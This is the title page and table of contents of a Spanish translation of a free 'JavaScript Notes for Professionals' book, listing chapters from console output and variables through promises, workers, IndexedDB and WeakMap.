
JavaScript®

Apuntes para Profesionales



Traducido por:
rortegag

400+ páginas
de consejos y trucos profesionales

GoalKicker.com
Free Programming Books

Descargo de responsabilidad
Este es un libro gratuito no oficial creado con fines educativos y no está afiliado a ningún grupo o empresa oficial de JavaScript®
Todas las marcas comerciales y marcas registradas son propiedad de sus respectivos dueños

Contenidos

Acerca de ... 1

Capítulo 1: Introducción a JavaScript ... 2

Sección 1.1: Utilizar console.log() ... 2
Sección 1.2: Uso de la DOM API ... 5
Sección 1.3: Utilizar window.alert() ... 6
Sección 1.4: Utilizar window.prompt() ... 7
Sección 1.5: Utilizar window.confirm() ... 8
Sección 1.6: Utilizar la API DOM (con texto gráfico: Canvas, SVG, o archivo de imagen) ... 8

Capítulo 2: Variables de JavaScript ... 10

Sección 2.1: Definición de una variable ... 10
Sección 2.2: Utilización de una variable ... 10
Sección 2.3: Tipos de variables ... 10
Sección 2.4: Arrays y objetos ... 11

Capítulo 3: Constantes integradas ... 12

Sección 3.1: null ... 12
Sección 3.2: Comprobación de NaN mediante isNaN() ... 12
Sección 3.3: NaN ... 13
Sección 3.4: undefined y null ... 14
Sección 3.5: Infinity y -Infinity ... 15
Sección 3.6: Constantes numéricas ... 15
Sección 3.7: Operaciones que devuelven NaN ... 16
Sección 3.8: Funciones de la biblioteca Math que devuelven NaN ... 16

Capítulo 4: Comentarios ... 17

Sección 4.1: Utilización de comentarios ... 17
Sección 4.2: Uso de comentarios HTML en JavaScript (Mala práctica) ... 17

Capítulo 5: Consola ... 19

Sección 5.1: Medir el tiempo - console.time() ... 21
Sección 5.2: Formatear la salida de la consola ... 22
Sección 5.3: Mostrar en la consola de depuración de un navegador ... 23
Sección 5.4: Incluir una traza de pila al registrar - console.trace() ... 25
Sección 5.5: Tabular valores - console.table() ... 25
Sección 5.6: Recuento - console.count() ... 27
Sección 5.7: Limpiar la consola - console.clear() ... 28
Sección 5.8: Visualización interactiva de objetos y XML - console.dir(), console.dirxml() ... 29
Sección 5.9: Depuración con aserciones - console.assert() ... 30

Capítulo 6: Tipos de datos en JavaScript ... 32

Sección 6.1: typeof ... 32

Sección 6.2: Buscar la clase de un objeto ... 33

Sección 6.3: Obtener el tipo de objeto por el nombre del constructor ... 33

Capítulo 7: Strings (Cadenas de caracteres) ... 36

Sección 7.1: Información básica y concatenación de cadenas de caracteres ... 36

Sección 7.2: Invertir cadena de caracteres ... 37

Sección 7.3: Comparar cadenas de caracteres lexicográficamente ... 38

Sección 7.4: Acceder al carácter en el índice de la cadena de caracteres ... 38

Sección 7.5: Caracteres de escape ... 39

Sección 7.6: Contador de palabras ... 39

Sección 7.7: Recortar los espacios en blanco (trim) ... 40

Sección 7.8: Dividir una cadena de caracteres en un array ... 40

Sección 7.9: Las cadenas de caracteres son Unicode ... 40

Sección 7.10: Detectar una cadena de caracteres ... 40

Sección 7.11: Subcadenas de caracteres con slice ... 41

Sección 7.12: Código de caracteres ... 41

Sección 7.13: Representaciones de los números en cadenas de caracteres ... 42

Sección 7.14: Funciones find y replace de String ... 43

Sección 7.15: Buscar el índice de una subcadena de caracteres dentro de una cadena de caracteres ... 44

Sección 7.16: Cadena de caracteres a mayúsculas ... 44

Sección 7.17: Cadena de caracteres a minúsculas ... 44

Sección 7.18: Repetir una cadena de caracteres ... 44

Capítulo 8: Date (Fecha) ... 45

Sección 8.1: Crear un nuevo objeto Date ... 45

Sección 8.2: Convertir a formato de cadena de caracteres ... 46

Sección 8.3: Crear un Date a partir de UTC ... 48

Sección 8.4: Formatear una fecha en JavaScript ... 50

Sección 8.5: Obtener el número de milisegundos transcurridos desde el 1 de Enero de 1970 00:00:00 UTC ... 52

Sección 8.6: Obtener la hora y fecha actuales ... 52

Sección 8.7: Incrementar un objeto Date ... 53

Sección 8.8: Convertir a JSON ... 54

Capítulo 9: Comparación de fechas ... 55

Sección 9.1: Comparar valores Date ... 55

Sección 9.2: Cálculo de diferencias Date ... 56

Capítulo 10: Operaciones de comparación ... 57

Sección 10.1: Igualdad / desigualdad abstracta y conversión de tipos ... 57

Sección 10.2: Propiedad NaN del objeto Global ... 58

Sección 10.3: Cortocircuito en operadores booleanos 59
Sección 10.4: null y undefined 61
Sección 10.5: Igualdad abstracta (==) 62
Sección 10.6: Operadores lógicos con booleanos 63
Sección 10.7: Conversiones automáticas de tipos 64
Sección 10.8: Operadores lógicos con valores no booleanos (coerción booleana) 64
Sección 10.9: Array vacío 65
Sección 10.10: Operaciones de comparación de igualdad 65
Sección 10.11: Operadores relacionales (<, <=, >, >=) 67
Sección 10.12: Desigualdad 68
Sección 10.13: Lista de operadores de comparación 69
Sección 10.14: Agrupación de varias sentencias lógicas 69
Sección 10.15: Campos de bits para optimizar la comparación de datos multiestado 69

Capítulo 11: Condiciones 71

Sección 11.1: Operadores ternarios 71
Sección 11.2: Declaración switch 72
Sección 11.3: Control If / Else If / Else 74
Sección 11.4: Estrategia 75
Sección 11.5: Uso de || y && 76

Capítulo 12: Arrays 77

Sección 12.1: Conversión de objetos Array-like en arrays 77
Sección 12.2: Reducir los valores 79
Sección 12.3: Mapear valores 81
Sección 12.4: Filtrado de arrays de objetos 81
Sección 12.5: Ordenar arrays 83
Sección 12.6: Iteración 85
Sección 12.7: Desestructurar un array 89
Sección 12.8: Eliminar elementos duplicados 89
Sección 12.9: Comparación de arrays 90
Sección 12.10: Arrays invertidas 90
Sección 12.11: Clonación superficial de un array 91
Sección 12.12: Concatenar arrays 92
Sección 12.13: Combinar dos arrays como pares clave-valor 93
Sección 12.14: spread / rest del array 93
Sección 12.15: Filtrar valores 94
Sección 12.16: Búsqueda en un array 95
Sección 12.17: Convertir una cadena de caracteres en un array 96
Sección 12.18: Eliminar elementos de un array 96

Sección 12.19: Eliminar todos los elementos 97
Sección 12.20: Encontrar el elemento mínimo o máximo 98
Sección 12.21: Inicialización estándar de arrays 99
Sección 12.22: Unir elementos de un array en una cadena de caracteres 100
Sección 12.23: Eliminar/añadir elementos con splice() 100
Sección 12.24: El método entries() 101
Sección 12.25: Eliminar valor del array 101
Sección 12.26: Aplanar arrays 101
Sección 12.27: Añadir/anexar elementos al array 102
Sección 12.28: Claves y valores de objetos al array 103
Sección 12.29: Conexión lógica de valores 103
Sección 12.30: Comprobar si un objeto es un array 104
Sección 12.31: Insertar un elemento en un array en un índice específico 104
Sección 12.32: Ordenar un array multidimensional 105
Sección 12.33: Comprobar la igualdad de todos los elementos del array 105
Sección 12.34: Copiar parte de un array 106
Capítulo 13: Objetos 107
Sección 13.1: Clonación superficial 107
Sección 13.2: Object.freeze 107
Sección 13.3: Clonación de objetos 108
Sección 13.4: Iteración de propiedades de los objetos 109
Sección 13.5: Object.assign 110
Sección 13.6: Object res/spread (...) 110
Sección 13.7: Object.defineProperty 111
Sección 13.8: Propiedades de acceso (get y set) 111
Sección 13.9: Nombres de propiedades dinámicas / variables 112
Sección 13.10: Los arrays son objetos 113
Sección 13.11: Object.seal 114
Sección 13.12: Convertir los valores del objeto en array 114
Sección 13.13: Recuperar propiedades de un objeto 114
Sección 13.14: Propiedad sólo lectura 116
Sección 13.15: Propiedades no enumerables 117
Sección 13.16: Bloquear el descriptor de una propiedad 117
Sección 13.17: Object.getOwnPropertyDescriptor 118
Sección 13.18: Descriptores y propiedades con nombre 118
Sección 13.19: Object.keys 119
Sección 13.20: Propiedades con caracteres especiales o palabras reservadas 120
Sección 13.21: Crear un objeto Iterable 121

Sección 13.22: Iterar sobre entradas de objetos - Object.entries() 121
Sección 13.23: Object.values() 122

Capítulo 14: Aritmética (Math) 123

Sección 14.1: Constantes 123
Sección 14.2: Resto / Módulo (%) 123
Sección 14.3: Redondeo 124
Sección 14.4: Trigonometría 126
Sección 14.5: Operadores bit a bit 127
Sección 14.6: Incremento (++) 129
Sección 14.7: Exponenciación (Math.pow() o **) 129
Sección 14.8: Números enteros y flotantes aleatorios 130
Sección 14.9: Suma (+) 130
Sección 14.10: Little / Big endian para arrays tipados cuando se utilizan operadores bit a bit 131
Sección 14.11: Obtener aleatoriamente entre dos números 132
Sección 14.12: Simulación de sucesos con distintas probabilidades 132
Sección 14.13: Resta (-) 133
Sección 14.14: Multiplicación (*) 134
Sección 14.15: Obtener el máximo y el mínimo 134
Sección 14.16: Restringir número a rango min/max 134
Sección 14.17: ceil y floor 135
Sección 14.18: Obtener la raíz de un número 135
Sección 14.19: Aleatorio con distribución gaussiana 135
Sección 14.20: Math.atan2 para encontrar la dirección 136
Sección 14.21: Seno y coseno para crear un vector dada la dirección y distancia 137
Sección 14.22: Math.hypot 137
Sección 14.23: Funciones periódicas utilizando Math.sin 138
Sección 14.24: División (/) 139
Sección 14.25: Disminución (--) 139

Capítulo 15: Operadores bit a bit 141

Sección 15.1: Operadores bit a bit 141
Sección 15.2: Operadores de turno 143

Capítulo 16: Funciones constructoras 144

Sección 16.1: Declarar una función constructora 144

Capítulo 17: Declaraciones y asignaciones 145

Sección 17.1: Modificar constantes 145
Sección 17.2: Declarar e inicializar constantes 145
Sección 17.3: Declaración 145
Sección 17.4: undefined 146

Sección 17.5: Tipos de datos 146
Sección 17.6: Operaciones matemáticas y asignación 146
Sección 17.7: Asignación 147

Capítulo 18: Bucles 149

Sección 18.1: Bucles estándar “for” 149
Sección 18.2: Bucle “for … of” 150
Sección 18.3: Bucle “for … in” 152
Sección 18.4: Bucle “while” 152
Sección 18.5: “continue” un bucle 153
Sección 18.6: Interrupción de bucles anidados específicos 154
Sección 18.7: Bulce “do … while” 154
Sección 18.8: Etiquetas de break y continue 154

Capítulo 19: Funciones 156

Sección 19.1: Ámbito de aplicación de las funciones 156
Sección 19.2: Currificación 157
Sección 19.3: Expresiones de función invocadas inmediatamente 158
Sección 19.4: Funciones nombradas 159
Sección 19.5: Vinculación de 'this' y argumentos 161
Sección 19.6: Funciones con un número desconocido de Argumentos (funciones variádicas) 163
Sección 19.8: Parámetros por defecto 164
Sección 19.9: call y apply 165
Sección 19.10: Aplicación parcial 166
Sección 19.11: Pasar argumentos por referencia o valor 167
Sección 19.12: Función Arguments, objeto "arguments" y parámetros rest y spread 168
Sección 19.13: Función de composición 168
Sección 19.14: Obtener el nombre de un objeto de función 169
Sección 19.15: Función recursiva 169
Sección 19.16: Uso de la declaración return 170
Sección 19.17: Funciones como variable 171

Capítulo 20: JavaScript funcional 174

Sección 20.1: Funciones de orden superior 174
Sección 20.2: Mónada de identidad 174
Sección 20.3: Funciones puras 175
Sección 20.4: Aceptar funciones como argumentos 177

Capítulo 21: Prototypes, objetos 178

Sección 21.1: Creación e inicialización del prototype 178

Capítulo 22: Clases 180

Sección 22.1: Constructor de clase 180

Sección 22.2: Herencia de clases 180
Sección 22.3: Métodos estáticos 180
Sección 22.4: Getters y Setters 181
Sección 22.5: Miembros privados 182
Sección 22.6: Métodos 183
Sección 22.7: Nombres de métodos dinámicos 183
Sección 22.8: Gestión de datos privados con clases 184
Sección 22.9: Nombre de clase vinculante 186

Capítulo 23: Espacio de nombres 187

Sección 23.1: Espacios de nombres por asignación directa 187
Sección 23.2: Espacios de nombres anidados 187

Capítulo 24: Context (this) 188

Sección 24.1: 'this' con objetos simples 188
Sección 24.2: Guardar 'this' para utilizarlo en funciones / objetos anidados 188
Sección 24.3: Contexto de función vinculante 189
Sección 24.4: 'this' en funciones constructoras 190

Capítulo 25: Setters y Getters 191

Sección 25.1: Definición de un Setter/Getter con Object.defineProperty 191
Sección 25.2: Definición de un Setter/Getter en un objeto recién creado 191
Sección 25.3: Definición de getters y setters en clases ES6 192

Capítulo 26: Eventos 193

Sección 26.1: Páginas, DOM y carga del navegador 193

Capítulo 27: Herencia 194

Sección 27.1: Prototipo de función estándar 194
Sección 27.2: Diferencia entre Object.key y Object.prototype.key 194
Sección 27.3: Herencia prototípica 194
Sección 27.4: Herencia pseudoclásica 195
Sección 27.5: Establecer el prototipo de un objeto 196

Capítulo 28: Encadenamiento de métodos 198

Sección 28.1: Diseño de objetos encadenables y encadenamiento 198
Sección 28.2: Encadenamiento de métodos.... 200

Capítulo 29: Callbacks 201

Sección 29.1: Ejemplos sencillos de callbacks 201
Sección 29.2: Continuación (sincrónica y asincrónica) 202
Sección 29.3: ¿Qué es una callback? 203
Sección 29.4: Callbacks y 'this' 203
Sección 29.5: Callback mediante la función Arrow 205

Sección 29.6: Tratamiento de errores y bifurcación del flujo de control 206
Capítulo 30: Intervalos y timeouts 207
Sección 30.1: setTimeout recursivo 207
Sección 30.2: Intervalos 207
Sección 30.3: Intervalos 207
Sección 30.4: Eliminar intervalos 208
Sección 30.5: Eliminar timeouts 208
Sección 30.6: setTimeout, orden de operaciones, clearTimeout 208
Capítulo 31: Expresiones regulares 210
Sección 31.1: Crear un objeto RegExp 210
Sección 31.2: Banderas RegExp 210
Sección 31.3: Comprueba si la cadena contiene el patrón usando .test() 211
Sección 31.4: Coincidencia con .exec() 211
Sección 31.5: Utilizar RegExp con cadenas de caracteres 211
Sección 31.6: Grupos de RegExp 212
Sección 31.7: Sustitución de la coincidencia de cadenas de caracteres por una función callback 213
Sección 31.8: Utilizar Regex.exec() con regex entre paréntesis para extraer coincidencias de una cadena de caracteres 213
Capítulo 32: Cookies 215
Sección 32.1: Comprobar si las cookies están activadas 215
Sección 32.2: Agregar y configurar cookies 215
Sección 32.3: Lectura de cookies 215
Sección 32.4: Eliminar cookies 215
Capítulo 33: Almacenamiento web 216
Sección 33.1: Utilizar localStorage 216
Sección 33.2: Manipulación más sencilla del almacenamiento 216
Sección 33.3: Eventos de almacenamiento 217
Sección 33.4: sessionStorage 218
Sección 33.5: localStorage.length 218
Sección 33.6: Condiciones de error 218
Sección 33.7: Limpiar el localStorage 219
Sección 33.8: Quitar un elemento del localStorage 219
Capítulo 34: Atributos de datos 220
Sección 34.1: Acceso a los atributos de datos 220
Capítulo 35: JSON 221
Sección 35.1: JSON frente a literales JavaScript 221
Sección 35.2: Análisis sintáctico con una función de desvío 222
Sección 35.3: Serializar un valor 223

Sección 35.4: Serialización y restauración de instancias de clase 224
Sección 35.5: Serialización con una función de reemplazo 225
Sección 35.6: Análisis de una cadena de caracteres JSON simple 226
Sección 35.7: Valores de objetos cíclicos 226

Capítulo 36: AJAX 227

Sección 36.1: Envío y recepción de datos JSON mediante POST 227
Sección 36.2: Añadir un precargador AJAX 227
Sección 36.3: Mostrando las mejores preguntas de JavaScript del mes desde la API de StackOverflow 228
Sección 36.4: Utilizar GET con parámetros 228
Sección 36.5: Comprobar si un archivo existe mediante una petición HEAD 229
Sección 36.6: Utilizar GET y sin parámetros 230
Sección 36.7: Escuchar eventos AJAX a nivel global 230

Capítulo 37: Enumeraciones 231

Sección 37.1: Definición de Enum utilizando Object.freeze() 231
Sección 37.2: Definición alternativa 231
Sección 37.3: Imprimir una variable enum 232
Sección 37.4: Implementación de Enums utilizando símbolos 232
Sección 37.5: Valor automático de enumeración 232

Capítulo 38: Map 234

Sección 38.1: Crear un Map 234
Sección 38.2: Limpiar un Map 234
Sección 38.3: Eliminar un elemento de un Map 234
Sección 38.4: Comprobar si una clave existe en un Map 235
Sección 38.5: Iteración de Maps 235
Sección 38.6: Obtención y establecimiento de elementos 235
Sección 38.7: Obtener el número de elementos de un Map 236

Capítulo 39: Timestamps 237

Sección 39.1: Timestamps de alta resolución 237
Sección 39.2: Obtener timestamps en segundos 237
Sección 39.3: Timestamps de baja resolución 237
Sección 39.4: Compatibilidad con navegadores antiguos 237

Capítulo 40: Operadores unarios 238

Sección 40.1: Visión general 238
Sección 40.2: El operador typeof 238
Sección 40.3: El operador delete 239
Sección 40.4: El operador unario más (+) 240
Sección 40.5: El operador void 241
Sección 40.6: El operador de negación unario (-) 242

Sección 40.7: El operador bit a bit NOT (~) ... 242
Sección 40.8: El operador lógico NOT (!) ... 243
Capítulo 41: Generadores ... 245
Sección 41.1: Funciones de generador ... 245
Sección 41.2: Envío de valores al generador ... 246
Sección 41.3: Delegar en otro generador ... 246
Sección 41.4: Iteración ... 246
Sección 41.5: Flujo asíncrono con generadores ... 247
Sección 41.6: Interfaz Iterador-Observador ... 248
Capítulo 42: Promesas ... 250
Sección 42.1: Introducción ... 250
Sección 42.2: Encadenar promesas ... 251
Sección 42.3: Esperar múltiples promesas simultáneas ... 252
Sección 42.4: Reducir un array a promesas encadenadas ... 253
Sección 42.5: Esperando la primera de las múltiples promesas concurrentes ... 254
Sección 42.6: Funciones “prometedoras” con callbacks ... 254
Sección 42.7: Tratamiento de errores ... 255
Sección 42.8: Conciliación de operaciones síncronas y asíncronas ... 259
Sección 42.9: Retrasar llamada a función ... 259
Sección 42.10: Valores “prometedores” ... 260
Sección 42.11: Utilizar async/await en ES2017 ... 260
Sección 42.12: Realizar la limpieza con finally() ... 261
Sección 42.13: forEach con promesas ... 262
Sección 42.14: Solicitud de API asíncrona ... 262
Capítulo 43: Set ... 263
Sección 43.1: Crear un Set ... 263
Sección 43.2: Añadir un valor a un Set ... 263
Sección 43.3: Eliminar un valor de un Set ... 263
Sección 43.4: Comprobación de la existencia de un valor en un Set ... 264
Sección 43.5: Limpiar un Set ... 264
Sección 43.6: Obtener la longitud del Set ... 264
Sección 43.7: Convertir conjuntos en arrays ... 264
Sección 43.8: Intersección y diferencia de Sets ... 265
Sección 43.9: Iterar Sets ... 265
Capítulo 44: Modals - Prompts ... 266
Sección 44.1: Acerca de los User Prompts ... 266
Sección 44.2: Prompt Modal persistente ... 266
Sección 44.3: Confirmar para eliminar el elemento ... 267

Sección 44.4: Uso de alert() ... 267
Sección 44.5: Uso de prompt() ... 268
Capítulo 45: execCommand y contenteditable ... 269
Sección 45.1: Escuchar los cambios de contenteditable ... 269
Sección 45.2: Primeros pasos ... 270
Sección 45.3: Copiar al portapapeles desde textarea usando execCommand("copy") ... 271
Sección 45.4: Formato ... 271
Capítulo 46: History ... 272
Sección 46.1: history.pushState() ... 272
Sección 46.2: history.replaceState() ... 272
Sección 46.3: Cargar una URL específica de la lista del historial ... 272
Capítulo 47: Objeto Navigator ... 274
Sección 47.1: Obtiene algunos datos básicos del navegador y los devuelve como un objeto JSON ... 274
Capítulo 48: BOM (Browser Object Model) ... 275
Sección 48.1: Introducción ... 275
Sección 48.2: Propiedades del objeto window ... 275
Sección 48.3: Métodos del objeto window ... 276
Capítulo 49: El bucle de eventos ... 277
Sección 49.1: El bucle de eventos en un navegador web ... 277
Sección 49.2: Operaciones asíncronas y bucle de eventos ... 278
Capítulo 50: Modo estricto ... 279
Sección 50.1: Para scripts completos ... 279
Sección 50.2: Para funciones ... 279
Sección 50.3: Cambios en las propiedades ... 279
Sección 50.4: Cambios en las propiedades globales ... 280
Sección 50.5: Parámetros duplicados ... 281
Sección 50.6: Ámbito de la función en modo estricto ... 281
Sección 50.7: Comportamiento de la lista de argumentos de una función ... 281
Sección 50.8: Listas de parámetros no simples ... 282
Capítulo 51: Elementos personalizados (Custom Elements) ... 283
Sección 51.1: Ampliación de elementos nativos ... 283
Sección 51.2: Registrar nuevos elementos ... 283
Capítulo 52: Manipulación de datos ... 284
Sección 52.1: Formatear números como dinero ... 284
Sección 52.2: Extraer la extensión del nombre del archivo ... 284
Sección 52.3: Establecer propiedad de objeto dado su nombre de cadena de caracteres ... 285
Capítulo 53: Datos binarios ... 286

Sección 53.1: Obtener la representación binaria de un archivo de imagen ... 286
Sección 53.2: Convertir entre Blobs y ArrayBuffers ... 286
Sección 53.3: Manipular ArrayBuffers con DataViews ... 287
Sección 53.4: Creación de un TypedArray a partir de una cadena de caracteres Base64 ... 287
Sección 53.5: Utilizar TypedArrays ... 288
Sección 53.6: Iterar a través de un arrayBuffer ... 289

Capítulo 54: Template Literals ... 291

Sección 54.1: Interpolación básica y cadenas de caracteres multilínea ... 291
Sección 54.2: Cadenas de caracteres con etiqueta ... 291
Sección 54.3: Cadenas de caracteres sin procesar ... 292
Sección 54.4: Plantillas HTML con cadenas de caracteres de plantillas ... 292
Sección 54.5: Introducción ... 292

Capítulo 55: Fetch ... 294

Sección 55.1: Obtener datos JSON ... 294
Sección 55.2: Establecer cabeceras de solicitud ... 294
Sección 55.3: Datos POST ... 294
Sección 55.4: Enviar cookies ... 295
Sección 55.5: GlobalFetch ... 295
Sección 55.6: Uso de Fetch para mostrar preguntas de la API de StackOverflow ... 295

Capítulo 56: Ámbito (Scope) ... 296

Sección 56.1: Cierres ... 296
Sección 56.2: Elevación (Hoisting) ... 297
Sección 56.3: Diferencias entre var y let ... 299
Sección 56.4: Sintaxis e invocación de apply y call ... 301
Sección 56.5: Invocación de función flecha ... 302
Sección 56.6: Invocación vinculada ... 303
Sección 56.7: Invocación de un método ... 303
Sección 56.8: Invocación anónima ... 303
Sección 56.9: Invocación del constructor ... 304
Sección 56.10: Uso de let en bucles en lugar de var (ejemplo con controladores de clics) ... 304

Capítulo 57: Módulos ... 306

Sección 57.1: Definir un módulo ... 306
Sección 57.2: Exportación por defecto ... 306
Sección 57.3: Importar miembros con nombre de otro módulo ... 307
Sección 57.4: Importar un módulo entero ... 307
Sección 57.5: Importación de miembros con alias ... 307
Sección 57.6: Importar con efectos secundarios ... 308
Sección 57.7: Exportación de varios miembros con nombre ... 308

Capítulo 58: Pantalla 309
Sección 58.1: Obtener la resolución de pantalla 309
Sección 58.2: Obtener el área “disponible” de la pantalla 309
Sección 58.3: Anchura y altura de la página 309
Sección 58.4: Propiedades innerWidth e innerHeight de la ventana 309
Sección 58.5: Obtener información sobre el color de la pantalla 309
Capítulo 59: Variable coerción/conversión 310
Sección 59.1: Negación doble (!!x) 310
Sección 59.2: Conversión implícita 310
Sección 59.3: Convertir a booleano 310
Sección 59.4: Convertir una cadena de caracteres en un número 311
Sección 59.5: Convertir un número en una cadena de caracteres 312
Sección 59.6: Tabla de conversión de Primitivo a Primitivo 312
Sección 59.7: Convertir un array en una cadena de caracteres 312
Sección 59.8: Array a cadena de caracteres utilizando métodos array 313
Sección 59.9: Convertir un número en booleano 313
Sección 59.10: Convertir una cadena de caracteres en un booleano 313
Sección 59.11: Entero a flotante 313
Sección 59.12: Flotante a entero 313
Sección 59.13: Convertir cadena de caracteres a flotante 314
Capítulo 60: Asignación de desestructuración 315
Sección 60.1: Desestructuración de objetos 315
Sección 60.2: Desestructuración de argumentos de funciones 315
Sección 60.3: Desestructuración anidada 316
Sección 60.4: Desestructuración de arrays 317
Sección 60.5: Desestructuración de variables internas 317
Sección 60.6: Valor por defecto al desestructurar 317
Sección 60.7: Renombrar variables durante la desestructuración 317
Capítulo 61: WebSockets 319
Sección 61.1: Trabajar con mensajes de cadena de caracteres 319
Sección 61.2: Establecer una conexión web socket 319
Sección 61.3: Trabajar con mensajes binarios 319
Sección 61.4: Establecer una conexión de web socket segura 320
Capítulo 62: Funciones flecha 321
Sección 62.1: Introducción 321
Sección 62.2: Ámbito léxico y vinculación (valor de “this”) 321
Sección 62.3: Argumentos Object 322
Sección 62.4: Retorno implícito 322

Sección 62.5: La flecha funciona como un constructor ... 322
Sección 62.6: Retorno explícito ... 323
Capítulo 63: Workers ... 324
Sección 63.1: Web Worker ... 324
Sección 63.2: Un simple worker de servicio ... 324
Sección 63.3: Registrar un worker de servicio ... 325
Sección 63.4: Comunicación con un Web Worker ... 325
Sección 63.5: Terminar un worker ... 326
Sección 63.6: Rellenar la memoria caché ... 326
Sección 63.7: Workers dedicados y workers compartidos ... 327
Capítulo 64: requestAnimationFrame ... 329
Sección 64.1: Utilizar requestAnimationFrame para aparecer el elemento ... 329
Sección 64.2: Mantener la compatibilidad ... 330
Sección 64.3: Cancelar una animación ... 330
Capítulo 65: Patrones de diseño de creación ... 331
Sección 65.1: Funciones Factory ... 331
Sección 65.2: Factory con composición ... 331
Sección 65.3: Patrones de módulos y módulos reveladores ... 333
Sección 65.4: Patrón prototype ... 334
Sección 65.5: Patrón Singleton ... 335
Sección 65.6: Patrón de Factory abstracto ... 336
Capítulo 66: Detectar el navegador ... 337
Sección 66.1: Método de detección de características ... 337
Sección 66.2: Detección de agentes de usuario ... 337
Sección 66.3: Método de biblioteca ... 338
Capítulo 67: Symbols ... 339
Sección 67.1: Conceptos básicos del tipo primitivo Symbol ... 339
Sección 67.2: Utilizar Symbol.for() para crear símbolos compartidos, globales ... 339
Sección 67.3: Convertir un símbolo en una cadena de caracteres ... 339
Capítulo 68: Transpilación ... 340
Sección 68.1: Introducción a la transpilación ... 340
Sección 68.2: Empieza a utilizar ES6/7 con Babel ... 341
Capítulo 69: Inserción automática de punto y coma - ASI ... 342
Sección 69.1: Evitar la inserción de punto y coma en las sentencias return ... 342
Sección 69.2: Reglas de inserción automática del punto y coma ... 342
Sección 69.3: Sentencias afectadas por la inserción automática de punto y coma ... 343
Capítulo 70: Localización ... 345

Sección 70.1: Formato de números 345
Sección 70.2: Formato de monedas 345
Sección 70.3: Formato de fecha y hora 345
Capítulo 71: Geolocalización 346
Sección 71.1: Recibe actualizaciones cuando cambia la ubicación de un usuario 346
Sección 71.2: Obtener la latitud y longitud del usuario 346
Sección 71.3: Más códigos de error descriptivos 346
Capítulo 72: IndexedDB 348
Sección 72.1: Abrir una base de datos 348
Sección 72.2: Añadir objetos 348
Sección 72.3: Recuperar datos 349
Sección 72.4: Prueba de disponibilidad de IndexedDB 350
Capítulo 73: Técnicas de modularización 351
Sección 73.1: Módulos ES6 351
Sección 73.2: Definición Universal de Módulos (UMD) 351
Sección 73.3: Expresiones de función invocadas inmediatamente (IIFE) 352
Sección 73.4: Definición del módulo asíncrono (AMD) 352
Sección 73.5: CommonJS - Node.js 353
Capítulo 74: Proxy 354
Sección 74.1: Proxy de búsqueda de propiedades 354
Sección 74.2: Proxy muy simple (utilizando la trampa de ajuste) 354
Capítulo 75: .postMessage() y MessageEvent 355
Sección 75.1: Cómo empezar 355
Capítulo 76: WeakMap 357
Sección 76.1: Crear un objeto WeakMap 357
